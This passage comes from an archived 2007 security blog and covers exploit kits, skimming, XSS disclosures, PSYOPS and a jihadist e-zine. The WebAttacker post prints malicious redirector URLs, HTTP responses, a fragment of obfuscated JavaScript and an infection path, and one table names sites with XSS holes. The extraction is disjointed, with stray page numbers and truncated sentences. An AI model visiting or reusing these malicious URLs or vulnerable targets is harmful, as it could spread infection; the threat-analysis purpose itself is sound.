Phrack is back believe it or not with its [1]latest Issue 64 released two days ago. The style is still so old-school, so authentic it makes you remember extraordinary Web 1.0 experiences. Articles of notice I went through so far : "[2]A brief history of the Underground scene" ; "[3]Blind TCP/IP hijacking is still alive" ; and "[4]The art of Exploitation: come back on an exploit". Dazzling already :

" In the last decade, Phrack took a very annoying industry-oriented editorial policy and the original spirit was in our opinion not respected. The good old school spirit as we like had somehow disappeared from the process of

creating the magazine. That is why the underground got split with a major dispute, as some part of the scene was

unhappy with this new way of publishing. We clearly needed to bring together again all the relevant parties around

the spirit of hacking and the values that make the Underground. The Underground is neither about making the

industry richer by publishing exploits or 0day information, nor distributing hacklogs of whitehats on the Internet, but to go further the limits of technology ever and ever, in a big wave of learning and sharing with the people ready to

embrace it. This is not our war to fight peoples doing this for money but we have to clearly show our difference. "

1. <http://www.phrack.org/issues.html?issue=64>

2. <http://www.phrack.org/issues.html?issue=64&id=4#article>

3. <http://www.phrack.org/issues.html?issue=64&id=15#article>

4. <http://www.phrack.org/issues.html?issue=64&id=13#article>

227

Reverse Engineering the ANI Vulnerability (2007-05-30 01:31)

Informative video analyzing the [1]ANI cursor vulnerability, part of the Google TechTalks series.

" Alex Sotirov is a vulnerability engineer at determina. He will discuss some latest techniques in reverse engi-

neering software to find vulnerabilities. Particularly, he'll discuss his technique that lead him to find the ANI bug (a critical new bug in WinXP and Vista). "

[EMBED]

1.
<http://www.microsoft.com/technet/security/advisory/935423.msp>

228



The Revenge of the Waitress (2007-05-30 12:44)

Think your scrooge tips will achieve their effect? Think twice but don't put the emphasis on underpaid waitresses,

rather on the overall availability of [1]credit card data reading devices as well as their vulnerability to such readers.

Here's [2]a video of another waitress clonning credit cards on the fly :

" A telltale clue that helped the restaurant and investigators zero in on the waitress: She would make quick

visits to the restroom after picking up customers' charge cards, apparently to swipe them through a palm-sized

device that recorded the confidential numbers. "

1. <http://www.latimes.com/technology/la-me-waitress22may22,1,6787157.story?track=rss&ctrack=1&cset=true>

2. <http://ddanchev.blogspot.com/2007/02/credit-card-data-cloning-tactic.html>

229

```
HTTP/1.1 302 Found
Date: Wed, 30 May 2007 18:43:17 GMT
Server: Apache/1.3.37 (Unix) mod_ssl/2.8.28 OpenSSL/0.9.8d PHP/4.4.6
X-Powered-By: PHP/4.4.6
```

```
Location: http://xorry.org/backup/atds/out.php?s_id=1
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=windows-1251
```

```
HTTP/1.1 302
Date: Wed, 30 May 2007 17:23:16 GMT
Server: Apache
X-Powered-By: PHP/4.4.0
Set-Cookie: advtds_last_urls=4; expires=Wed, 30 May 2007 19:59:59 GMT
Location: http://greencunt.org/crap/index.php
Transfer-Encoding: chunked
Content-Type: text/html; charset=windows-1251
```

```
HTTP/1.1 200 OK
Date: Thu, 31 May 2007 02:23:05 GMT
Server: Apache/2.2.4 (Fedora)
X-Powered-By: PHP/5.1.6
Transfer-Encoding: chunked
Content-Type: text/html
```

```
<Script Language='JavaScript'>document.write( unescape('%3C%73%63%72%69%70%74%3E%0D%0A%66%75%6E%63%74%69%6F%6E%'))
```

The WebAttacker in Action (2007-05-30 21:06)

Interesting to see that the [1]WebAttacker kit can still be seen in the wild. Here are the redirectors in action :

Input URL : `_http://rulife.info/traffic/go.php?sid=1`

Effective URL : _http://greencunt.org/crap/index.php

Responding IP : 203.223.159.110

Name Lookup Time : 1.290261

Total Retrieval Time : 5.987628

=> _ http://rulife.info/traffic/go.php?sid=1

=> _ http://xorry.org/backup/atds/out.php?s_id=1

=> _ http://greencunt.org/crap/index.php

What follows is the (sandboxed) infection : file: Write
C:\Program Files\Internet Explorer\EXPLORE.EXE ->

C:\sysykiz.exe

Several more URLs are to be found at the "green" domain as well :

_ http://greencunt.org/anna/fout.php

_ http://greencunt.org/spl1/index.php

Despite that the tool is outdated compared to mature malware platforms and exploitation kits which I'll be covering

in upcoming posts, the leak

The domain in question is - _ <http://www.avvcc.com> and _ <http://www.avvcc.com/lineage/djyx.htm>

Related posts:

[2]RootLauncher Kit

[3]Nuclear Grabber Kit

[4]Shots from the Malicious Wild West - Sample Seven

[5]Shots from the Malicious Wild West - Sample Six

[6]Shots from the Malicious Wild West - Sample Five

[7]Shots from the Malicious Wild West - Sample Four

[8]Shots from the Malicious Wild West - Sample Three

[9]Shots from the Malicious Wild West - Sample Two

231

[10]Shots from the Malicious Wild West - Sample One

1.


http://4.bp.blogspot.com/_wICHhTiQmrA/Rd4wewiIS9I/AAAAAAAASw/dfai0Vk9ZuI/s200/webattacker.jpg


2. <http://ddanchev.blogspot.com/2007/02/rootlauncher-kit.html>

3. <http://ddanchev.blogspot.com/2006/11/nuclear-grabber-toolkit.html>

4. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_25.html

5. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_7672.html
6. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_20.html
7. <http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample.html>
8. http://ddanchev.blogspot.com/2007/03/shots-from-malicious-wild-west-sample_3723.html
9. http://ddanchev.blogspot.com/2007/03/shots-from-malicious-wild-west-sample_10.html
10. <http://ddanchev.blogspot.com/2007/03/shots-from-malicious-wild-west-sample.html>





[Monthly View](#) | [Quarterly View](#) | **[Yearly View](#)**

Last year had a dramatic increase in the number of instant messaging threats. With over 2,400 threats discovered in 2005, the year over year increase is nearly 1700%.

IM worms are the driving force behind this spike. These threats are particularly fast to propagate and mutate making them an attractive option for malware authors.

MSN Spamming Bot (2007-05-31 21:20)

An image is sometimes worth a thousand words. This is a screenshot of infected bots spreading spam messages

at MSN via typical !spam [1]IRC based command and control. And here's a related article about [2]malware on IM

networks as well:

" It is not clear exactly why the number of IM attacks is increasing, but security researchers have their theo-

ries. Don Montgomery, vice president of marketing at Akonix, speculated the increase in the number of attacks

reflects the increase in the use of instant messaging, particularly on corporate networks.

" IM is becoming favored over e-mail as a distribution vector for malware as a result of e-mail security now

being employed by 75 percent or more of companies, while IM security is only employed by 15 to 20 percent of

companies ," Montgomery said. "The hackers are simply turning to the open door. "

Two options remain highly lucrative. Either someone's spamming p3n1 \$

enlargement propositions and directing to a spam site, or the [3]social engineering efforts aim at visiting an exploit hosting site. No more direct .pif; .scr; or .exe propositions in plain simple text, what's exploited is mostly client side 233

vulnerabilities and redirectors to break the ice. [4]IM threats stats courtesy of Symantec's IMlogic and here's a related post regarding [5]the acquisition of the company with Symantec anticipating the emergence of this market segment


and investing in it. IM propagation has it cyclical patterns which like pretty much all other propagation vectors reaching a mature level starts getting at least partly replaced by other ways of propagation.

1. <http://ddanchev.blogspot.com/2007/03/botnet-communication-platforms.html>
2. <http://www.eweek.com/article2/0,1759,2138921,00.asp?kc=EWRSS03129TX1K0000614>
3. <http://ddanchev.blogspot.com/2007/01/social-engineering-and-malware.html>
4. <http://tc.imlogic.com/threatcenterportal/publframe.aspx>
5. <http://ddanchev.blogspot.com/2006/01/whats-potential-of-im-security-market.html>

234

1.6

June



Data Breach Sample Letters of Notification (2007-06-04 15:15)

Dear customer, to ensure your satisfaction with our quality services we're notifying you that our inability to protect your sensitive data has resulted in its leakage on the World Wide Web thus, stay tuned for possible identity theft and spending the next couple of years explaining how it wasn't you who bought that luxurious yacht your bank wants you

to pay for. By the time our stolen laptops get connected to the Internet - which we doubt anyway - they will phone

back helping us locate them which doesn't mean we didn't breach the confidentiality of your personal information,

and are just trying to be socially responsible in the time of notification.

Sincerely,

Your favorite and customer-friendly breached retailer

Perhaps the most comprehensive [1]archive of scanned data breach letters of notification on U.S based com-

panies, I've come across to so far. Well worth going through in case you wonder on what tone does a breached

company use to maintain its weakened brand image, and to prevent a PR disaster.

Related posts:

[2]To report, or not to report?

[3]Personal Data Security Breaches - 2000/2005

[4]A Chart of Personal Data Security Breaches 2005-2006

[5]Getting paid for getting hacked

1. http://www.cwalsh.org/BreachInfo/primary_sources/
2. <http://ddanchev.blogspot.com/2006/01/to-report-or-not-to-report.html>
3. <http://ddanchev.blogspot.com/2006/01/personal-data-security-breaches.html>
4. <http://ddanchev.blogspot.com/2006/11/chart-of-personal-data-security.html>
5. http://ddanchev.blogspot.com/2006/03/getting-paid-for-getting-hacked_17.html

31/05/07	Hotpockets	www.bravo.ca	★	✗	619785	XSS
31/05/07	The_Flash	www.familyguy.com	★	✗	2018	XSS
31/05/07	The_Flash	www.kia.co.uk	★	✗	91722	XSS
31/05/07	St@rExT	www.canada.com	★	✗	1366	XSS
31/05/07	Hotpockets	search.sportsnet.ca	★	✗	11692	XSS
31/05/07	The_Flash	www.evertonfc.com	★	✗	27938	XSS
31/05/07	Hotpockets	www.tiaca.org	★	✗	1501165	XSS
31/05/07	Hotpockets	search.cityguide.aol.com	★	✗	55	XSS
31/05/07	Sid	www.habbo.co.uk	★	✗	17350	XSS
31/05/07	The_Flash	www.aiu.com	★	✗	815917	XSS
31/05/07	Cyber Don	www.shorturl.com	★	✗	7519	XSS
31/05/07	Hotpockets	www.grants.ord.sa.gov.au	★	✗	19381	XSS
31/05/07	Hotpockets	www.hecb.wa.gov	★	✗	5272	XSS
31/05/07	Hotpockets	www.imperial.ac.uk	★	✗	29929	XSS
31/05/07	Hotpockets	www.essex-fire.gov.uk	★	✗	461136	XSS
31/05/07	Hotpockets	www.eho.wa.gov	★	✗	5272	XSS
31/05/07	MaXWeL	soccernet.espn.go.com	★	✗	45	XSS
31/05/07	Hotpockets	images.snap.com	★	✗	2410	XSS
30/05/07	142TeeTH	thepiratebay.org	R ★	✗	305	XSS
30/05/07	142TeeTH	secondlife.com	★	✗	1501	XSS

g0t XSSed? (2007-06-04 15:48)

Following previous posts on [1]XSSing The Planet and [2]XSS Vulnerabilities in E-banking Sites, here's a full disclosure project that's basically [3]categorizing user-submitted XSS vulnerabilities by pagerank/government/public entity,

with mirrored XSSed pages.

Even a .secured TLD name is nothing more than [4]a false feeling of security with phishers still loading con-

tent from E-banking providers' sites, and actively exploiting XSS vulnerabilities to make their scams use the bank's

site. Therefore from a business development perspective you ought to realize that [5]overperforming in a developing

[6]market segment, is sometimes more profitable than being a pioneer with an idea the market's not willing to

anticipate for the time being – perhaps for the best.

1. <http://ddanchev.blogspot.com/2007/05/xss-planet.html>
2. <http://ddanchev.blogspot.com/2007/02/xss-vulnerabilities-in-e-banking-sites.html>
3. <http://xssed.com/archive/special=1/>
4. <http://it.slashdot.org/article.pl?sid=07/05/20/1729217>
5. <http://ddanchev.blogspot.com/2007/03/take-this-malicious-site-down.html>
6. <http://ddanchev.blogspot.com/2007/04/taking-down-phishing-sites-business.html>



CIA's "Upcoming" Black Ops Against Iran (2007-06-06 13:37)

Recent articles pointing out on a U.S President Bush's [1]clearance for CIA black operations against Iran, make it

sound like it's something the CIA haven't been doing for decades already. Here's an example of a spy thriller in real life on how the [2]CIA helped U.S embassy workers escape the country unharmed during Iran's revolution by using a

fake sci-fi movie production as an excuse :

"He was stuck. For about a week, no one in Washington or Ottawa could invent a reason for anyone to be in Tehran.

Then Mendez hit upon an unusual but strangely credible plan: He'd become Kevin Costa Harkins, an Irish film

producer leading his preproduction crew through Iran to do some location scouting for a big-budget Hollywood epic.

Mendez had contacts in Hollywood from past collaborations. (After all, they were in the same business of creating

false realities.) And it wouldn't be surprising, Mendez thought, that a handful of eccentrics from Tinseltown might be oblivious to the political situation in revolutionary Iran. The Iranian government, incredibly, was trying to encourage international business in the country. They needed the hard currency, and a film production could mean millions of

US dollars. "

Today's active black ops doctrine isn't hapenning without [3]Iran taking notice of course :

" Other Iranian Americans also have been prohibited from leaving Iran in recent months, including Parnaz Az-

ima, a journalist for the U.S.-funded Radio Farda; Ali Shakeri, a founding board member of the Center for Citizen

Peacebuilding at the University of California, Irvine; and Kian Tajbakhsh, consultant working for George Soros' Open

239

Society Institute. "

Realizing the U.S's inability to wage conventional war on yet another front – from a PR point of view not lack

of capacity – the CIA is logically putting more efforts into undermining a religious regime where it hurts most - Iran's overall isolation from the world's economic markets and a fact with which no one from the international community

is feeling comfortable with, namely, [4]Iran's continuing efforts to supply the enemies – [5]Hezbollah – of its enemies

– the U.S – with technology and know how that was supposedly hard to acquire.

Capitalism has the power to undermine any regime except perhaps one whose foundations are purely reli-

gious such as with Islam, therefore dirty tricks like the ones fabricating evidence and making the average Iranian

perceive its current rulers as a corrupt puppets of behind a power-driven vision, seems to be a way of destabilizing

the regime. Another recent example of an unnamed intelligence agency's PSYOPS team aiming to achieve a disorted

media-echo by distributing false rumors and relying on that basis that there's truth in every rumour, was that of

[6]Muammar Gaddafi's coma speculations that quickly spread around the world. But what was the purpose of this

hoax? Let's clarify - to achieve a media echo effect abusing the mainstream media's major weakness in respect to

always trying to be the first to spread a ground breaking event. What did the colonel do once he found out he was in

a come? Instead of ignoring, he fell victim into an even more well-thought of trap, and responded that the'll sue the news

agency that came up with the hoax, thus, achieving an even more successful media echo effect. If you want to

destroy a regime, you destroy it from inside-to-outside, not the other way around and perhaps the key objective of

this PSYOPS was to help the regime's citizen's envision a future without their leader, even for a few hours before the fact is once again on the front pages. Ingenious intelligence thinking.

[7]PSYOPS and BLACKOPS intersect and these are among the many practical examples I pointed out in a previ-

ous post :

- your [8]web sites spread messages of your enemies
- [9]sms messages and your voice mail say you're about to lose the war
- your fancy military email account is inaccessible due to [10]info-warriors utilizing the power of the masses, thus script kiddies to distract the attention
- you [11]gain participation, thus support
- you feel like Johnny Mnemonic taking the elevator to pick up the 320 GB of R & D data when a [12]guerilla info-warrior appears on the screen and wakes you up on your current stage of brainwashing
- starting from the basics that the only way to [13]ruin a socialist type of government is to introduce its citizens to the joys of capitalism - it always works

- [14]hacktivism - traffic acquisition plus undermining confidence
- propaganda - [15]North Korea is quite experienced
- self-serving news items, commissioned ones
- achieving Internet echo as a primary objective
- introducing biased exclusiveness
- stating primary objectives as facts that have already happened
- impersonation

1. http://blogs.abcnews.com/theblotter/2007/05/bush_authorizes.html
2. http://www.wired.com/wired/archive/15.05/feat_cia.html
3. <http://www.voanews.com/english/2007-05-30-voa50.cfm>
4. <http://ddanchev.blogspot.com/2007/01/transferring-sensitive-military.html>
5. <http://ddanchev.blogspot.com/2006/09/hezbollahs-use-of-unmanned-aerial.html>
6. http://www.dailymail.co.uk/pages/live/articles/news/worldnews.html?in_article_id=454828&in_page_id=1811
7. <http://ddanchev.blogspot.com/2006/09/internet-psyops-psychological.html>
8. <http://www.nato.int/docu/review/2001/0104-04.htm>

240

9.

http://www.boingboing.net/2006/07/28/israel_using_sms_rec.html

10. <http://ddanchev.blogspot.com/2006/09/chinese-hackers-attacking-us.html>

11.

http://www.boingboing.net/2006/07/18/image_of_the_day_chi.html

12. <http://www.theage.com.au/news/technology/israel-hacks-into-hezbollah-tv-radio/2006/08/02/1154198175078.html>

[ml](#)

13. <http://cryptome.org/invent-intel.htm>

14. <http://ddanchev.blogspot.com/2006/02/hacktivism-tensions.html>

15. <http://ddanchev.blogspot.com/2006/08/north-koreas-strategic-developments.html>

241



Security Cartoons (2007-06-06 13:47)

Despite that the main goal of the initiative is to build better awareness among the average Internet user through

[1]security cartoons, it's also very entertaining for someone professionally in the field. The original [2]press release :

" The cartoons we have developed obviously are not a textbook approach, not made for professional journals or geared to an audience of professional researchers," said Srikwan, who is the graphic designer of [3]

www.SecurityCartoon.com

. "We wanted this to be accessible to anyone who uses the Internet – general consumers, teenagers, teachers and

anybody who banks or shops online. That's why the cartoon format is perfect – everybody can relate to it. The

cartoons cover online security issues such as phishing, pharming, malware, spoofing and password protection. But

as opposed to most other educational efforts relating to these topics, the cartoons do not only teach its readers what to do and not to do, but why, too. "

Is [4]building security awareness in the age of malicious economies of scale worth the investment in terms of

outsourcing the program details to an experienced vendor? You bet, and what I especially like about the cartoons

collection is its vendor-independent position, namely it's not promoting the idea of the product concept myopia and

product as the solution to the threat, but vigilance and maintaining a decent situational awareness while online.

The rest is up to a vendor's marketing and sales department trying to hopefully get more customers and prove their

solution outperforms the rest of the vendors, compared to a profit-margin centered vendor, trying to squeeze out

the juice from a commoditized product or a solution but lacking any major differentiation points.

Here are [5]two more great collections of [6]security cartoons as well.

1. <http://securitycartoon.com/>
2. <http://newsinfo.iu.edu/news/page/normal/5765.html>
3. <http://www.securitycartoon.com/>
4. <http://security.isu.edu/pdf/security-policy.pdf>
5. <http://www.packetstormsecurity.org/unix-humor/indexdate.html>
6. <http://www.networkintrusion.co.uk/cartoons.htm>

242



An Analysis of the Technical Mujahid - Issue Two (2007-06-07 13:41)

Good afternoon everyone, shall we enjoy some fried cyber jihadists for lunch? I'd say let's go for it. After [1]analyzing issue one of the Technical Mujahid couple of months ago, the post continues to be among the most popular ones at

this blog, and best of all - I've virtually met with people whose knowledge intimacy I'd never ruin by physically meeting with them. In a globalized world, OSINT is your early warning system and a tool for establishing social

responsibility as a citizen of world, and I'm still sticking to my old saying that an OSINT conducted - a tax payer's buck saved somewhere.

During March, 2007, the Al Fajr Information Center released the second issue of the Technical Mujahid E-zine

(72 pages), a definite proof of their commitment towards educating the prone to brainwashing and radicalization

wannabe jihadists. What has improved? Have the topics shifted from the general IT ones to start covering conven-

tional weaponry discussions? Disturbingly yes. Whereas the topics still largely remain IT related, much more PSYOPS

and discussion on weapons systems such as MANPADS- is included in the second issue. The myth of terrorists and

jihadists using steganography is "thankfully" coming out of the dark despite how uncomfortable you may feel about 243



it, from a strategic point of view, the low lifes are putting more efforts into educating the average jihadist on how to generate noise, so that the real conversation can continue with wannabe jihadists getting caught, and the true

master minds remaining safe.

Case in point - the first issue of the magazine was covered by the several sources who seem to be aware of

the forums where the real discussion and announcements are going, but the release of the second issue wasn't that

well covered in comparison to their previous coverages. But how come? Is someone interested in getting a higher

proportion of the upcoming departmental budget allocation with stories like we need petabytes of disk space and

CPU on demand to analyze the ongoing conversations, or is the average citizen feeling more secure not knowing how

aware both cyber and real life jihadists are? A picture is sometimes worth a thousand fears. Let's discuss the second issue of the Technical Mujahid by starting with the key summary points :

Key summary points :

244



- The second issue of the magazine is diversifying its content to include conventional weaponry articles, espe-

cially the nasty MANPADS

- Propaganda is largely increasing, thanks to automated translation software and keywords density analysis

- With articles such as the ABC of running and operating a Jihadist site online, the authors of the magazine are aiming to generate even more noise

- There's a very experienced team of multimedia/creative designers applying professional layouts to the magazine

and the articles

245



01. Article One - An Overview of Steganography and Covert Communications

Article one is continuation from the discussion opened in the first issue on the basics of steganography and

encryption. Rich on visual material as always, it covers a surprising number of steganographic techniques starting

from watermarking, and also commenting on the process of steganalysis and how degrading the quality of an image

let's say, is a major trade-off compared to encryption for instance. The article also includes a comparison of colors histogram of an original image and a steganographic one to showcase the trade-off. What makes an impression is

the evolving editorial and DIY tutorials with definitions of technical terms at the end of each article and their Arabic translation..

Key terms from article one :

246



Steganography (Steganos graphy); Steganalysis; Morse Code; Digital Signal and Image Processing; Watermark-

ing; LSB (Least Significant Bit); MSB (Most Significant Bit); Histogram (Frequency distribution of RGB); One Way

Encryption; Discrete Cosine Transform (Coefficients); Enhanced LSB Layers Analysis.

Moreover, an example is given where Islamic military communications in Iraq are hidden in a 100x50 pixel pic-

ture. Feeling uncomfortable with the idea of jihadists using steganography for communications? So do I, but keeping

it realistic instead of denying the reality is even worse than actually admitting it. Something else is important to

understand as well, and that's the overall lack of situational awareness of the average citizen in any country, still living in the stereotype of a bunch of folks making plans on the sand in a distant cave somewhere in the mountains.

Your desire to remain what you are is what limits you.

It's also worth discussing why are they including English-to-Arabic translations of technical terms, and I think

the main goal is to provoke readers to start searching the Arabic web for related articles, perhaps a good moment

to break the stereotype and mention that online jihadi communities is where visitors convert to talkers, and later on doers.

247



02. Article Two - Creating a Jihadist's Site for Newbies

In order for jihadists to generate more noise and build a loyal army of believers, the authors have taken the time and effort to explain the basics of web design, web hosting, and various other issues related to building a jihadists site from scratch.

In times of "war on ideologies", the bigger the community, the higher chance for possible recruitment.

03. Article Three - An Overview of Short Range Shoulder-Fired Missiles

248



From ITsecurity to conventional weaponry articles, the shift is very interesting one, especially the in-depth knowledge on various systems and the countermeasures aircraft have against MANPADS. What's worth mentioning is the PSYOPS

motive of jihadist's sandal on the top of a scrap from an obviously taken down helicopter. The article concludes with detailed technical specifications of MANpads and by highlighting the dominance of the Russian [2]IGLA system.

Key terms from article three :

Infrared (wavelength greater than 0.7 micron); Ultraviolet (UV: wavelength less than 0.4 micron); Infrared seeker

head; IFF (Identification Friend or Foe) antenna; Digital signal processing (DSP); Counter-Countermeasures(CCM);

Directed infrared countermeasures [DIRCM]; Sensor- Mercury Cadmium Telluride (HgCdTe) 1- 24mm; Sensor- Indium

Antimonide (InSb) 1-5.5mm

249



04. Article Four - Basics and Importance of Encryption

Even wondered how Alice and Bob talk exchange keys in Arabic? This article explains in detail the basics and

importance of encryption, and compared to issue one of the technical mujahid which was recommending PGP, the

author is now recommending the [3]Mujahideen Secrets encryption tool.

05. Article Five - Basics of Video Recording and Subtitling Clips

250



Wonder how did the whole jihadist multimedia revolution start? As it seems, there's a team of "reporters" attached to militant groups to take recordings of the battles and later one include propaganda background music and

subtitle them to achieve an even more influential effect on their audience.

Dear wannabe jihadists - if your definition of existence consists in your futile attempt to achieve a knowledge-driven jihadist community in the form of generating noise with armies of religiously brainwashed soldiers, you face

extinction it's that very simple.

1. <http://ddanchev.blogspot.com/2006/12/analysis-of-technical-mujahid-issue-one.html>
2. http://en.wikipedia.org/wiki/9K38_Igla
3. <http://ddanchev.blogspot.com/2007/04/mujahideen-secrets-encryption-tool.html>



Censoring Flickr in China (2007-06-12 12:55)

Since I've been [1]discussing China's [2]Internet censorship practices, and I've been doing it pretty much since I've started blogging, this is the most recent example of how what's thought to be the most robust and sophisticated

censorship system in world is a useless technological solution if not implemented "properly". The news of the government censoring a very popular site will spread faster, but instead of applying the [3]predefined subversive

content detection practice and allow anything else, they're mocking their overhyped censorship system by blocking

the entire site instead of either removing the content in question or blocking access to the specific Flickr set. Futile attempt? For sure, but far more gentle approach of censorship compared to the current one.

Various [4]news sources reported that China's censoring the entire Flickr.

As you can see the [5]greatfire-

wallofchina.org test confirms the block, but it also confirms that [6]Flickr.com itself is not censored but any other content within. How come? The idea is that the user user is left with the impression that it's a technical glitch at

Flickr.com compared to receiving a censorship warning or even a 404 when accessing the main page. Logging in

Flickr is possible – verified though a Beijing based proxy manually – uploading is also possible, but not content can be seen.

Flickr = a Yahoo! media company with which the Chinese government has been keeping close ties in the past

so that [7]jailed journalists started filling lawsuits against Yahoo. Various bloggers speculated that [8]China banned the entire site due to the leak of protestor's photos on it, and taking into consideration [9]China's ongoing censorship of mobile communications such as SMS messages which I covered in a previous post, you may notice that the first

image of the received sms for the time and place of the protest is censored by the photographer herself, especially

the time of receivment. [10]The protest is also on YouTube, so would YouTube be logically next to get blocked? I

doubt so as basically, the protest will position itself as an even more high priority issue for the Chinese government.

The censorship trade-off, should you censor it and add more exclusiveness to it, or ignore and act like it's nothing

serious? [11]Undermine censorship by spreading the censored item further.

Even more interesting is the fact that couple of months ago, [12]Google's shareholders were about to wage a

proxy battle in order for them to convince top management in the long-term effects of censorship. [13]Google

convinced them that the revenues streaming from China with its near the top Internet population are more important and so they agreed. Obviously, [14]Yahoo's shareholders are too, not keen of the fact that their investments are

driving the oppression of Chinese citizens, and have recently proposed a similar resolution :

" Amnesty International has today (11 June) expressed its support for two shareholder resolutions up for vote

at tomorrow's Yahoo! annual meeting in California, one calling on the company to oppose internet repression in

countries such as China, and one requesting the creation of a corporate Board Committee on Human Rights. "

New media companies are helpless and obliged under Chinese law to censor if they don't want to lose the op-

tion to do business in (Soviet) China, therefore a nation-2-nation actions must be taken especially from the world's

major evangelists of a free society and democracy. The rest is [15]a twisted reality - a [16]Tiananmen Square image

search outside China, and a [17]Tiananmen Square image search in China, everything's "in order".

1. <http://ddanchev.blogspot.com/2006/02/chinese-internet-censorship-efforts.html>

2. <http://ddanchev.blogspot.com/2006/09/media-censorship-in-china-faq.html>

3. <http://ddanchev.blogspot.com/2006/08/chinas-internet-censorship-report-2006.html>

4. <http://yro.slashdot.org/yro/07/06/09/1914226.shtml>
5. <http://ddanchev.blogspot.com/2007/03/real-time-censored-url-check-in-china.html>
6. <http://ya.iyee.cn/2007/06/flickr-photos-banned.html>
7. <http://www.kansascity.com/438/story/144586.html>
8. <http://www.flickr.com/photos/78205250@N00/>
9. <http://ddanchev.blogspot.com/2006/07/chinas-interest-of-censoring-mobile.html>
10. <http://youtube.com/watch?v=xSjNK1Q4iiA>
11. <http://irrepressible.info/>
